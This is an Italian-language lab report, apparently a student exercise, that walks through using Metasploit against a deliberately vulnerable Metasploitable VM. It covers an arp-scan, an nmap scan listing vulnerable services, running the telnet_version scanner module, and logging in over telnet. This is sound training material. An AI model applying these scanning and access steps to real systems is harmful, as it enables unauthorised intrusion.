
Relazione Exploit Telnet con Metasploit

Nella seguente immagine vado ad avviare la piattaforma Metasploit con il seguente comando, dal terminale Linux:

- **Msfconsole**

Eseguito l'avvio della piattaforma Metasploit, utilizzo il comando specifico per la scansione dei vari IP sulla rete e sui quali potremo eseguire i vari test (**exploit, payload, auxiliary**)

- **sudo arp-scan 192.168.50.0/24** (**24 – CIDR- Classless Inter-Domain Routing**)



Nella seguente immagine vado ad utilizzare il comando per scansionare e vedere le informazioni relative all'OS e dei servizi attivi delle varie porte della macchina vittima (**Metasploitable**):

- **sudo nmap -O -sV -T5 192.168.50.155**

```
msf6 > sudo nmap -O -sV -T5 192.168.50.155
[*] exec: sudo nmap -O -sV -T5 192.168.50.155

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 08:10 EDT
Nmap scan report for 192.168.50.155
Host is up (0.11s latency).
Not shown: 904 closed tcp ports (reset), 73 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:16:CA:16 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.76 seconds
```

Nella seguente immagine dopo aver eseguito la scansione per con **nmap**, per avere le informazioni sull'OS ed i vari servizi attivi di ogni porta, utilizzo il comando **search,** per cercare nello specifico, **exploit**, **payload**, **auxiliary**, nel nostro caso, cerchiamo un **auxiliary**:

- msf6 > **search auxiliary**

Nello specifico vogliamo cercare il servizio **telnet**, e quindi useremo sempre **search**:

- msf6 > **search telnet_version**

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version     .                normal  No     Lantronix Telnet Service Banner Detection
   1  auxiliary/scanner/telnet/telnet_version               .                normal  No     Telnet Service Banner Detection

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version
```

Nella seguente immagine dopo aver cercato il servizio specifico (**Telnet**) con il comando **search**, utilizziamo il comando **use**, per scegliere l'auxiliary di cui abbiamo bisogno, e come da immagine sottostante

- msf6 > **use 1**

Come citato precedentemente dopo aver scelto l'**auxiliary** di cui abbiamo bisogno, utilizzeremo il comando **options** per verificare le impostazioni di sistema della nostra macchina vittima (**Metasploitable**)


- msf6> **auxiliary(scanner/telnet/telnet_version) > options**

Successivamente al comando options, andremo ad utilizzare **set RHOSTS**, per collegarci alla macchina vittima, inserendo l'IP Address:

- msf6> **auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.50.155**

Come ultimo passaggio per lanciare l'attacco alla macchina vittima, utilizziamo il comando **run** o il comando **exploit**

- msf6> **auxiliary(scanner/telnet/telnet_version) > run**
- msf6> **auxiliary(scanner/telnet/telnet_version) > exploit**



Dopo aver lanciato l'attacco con il comando **run** o il comando **exploit**, utilizziamo il comando **telnet** per poter accedere alla macchina vittima Metasploitable:

- **telnet 192.168.50.155**

Sulla Home Page della macchina vittima, avremo **login** e **password**, e di conseguenza, dopo aver inserito le credenziali, avremo pieno controllo sulla Metasploitable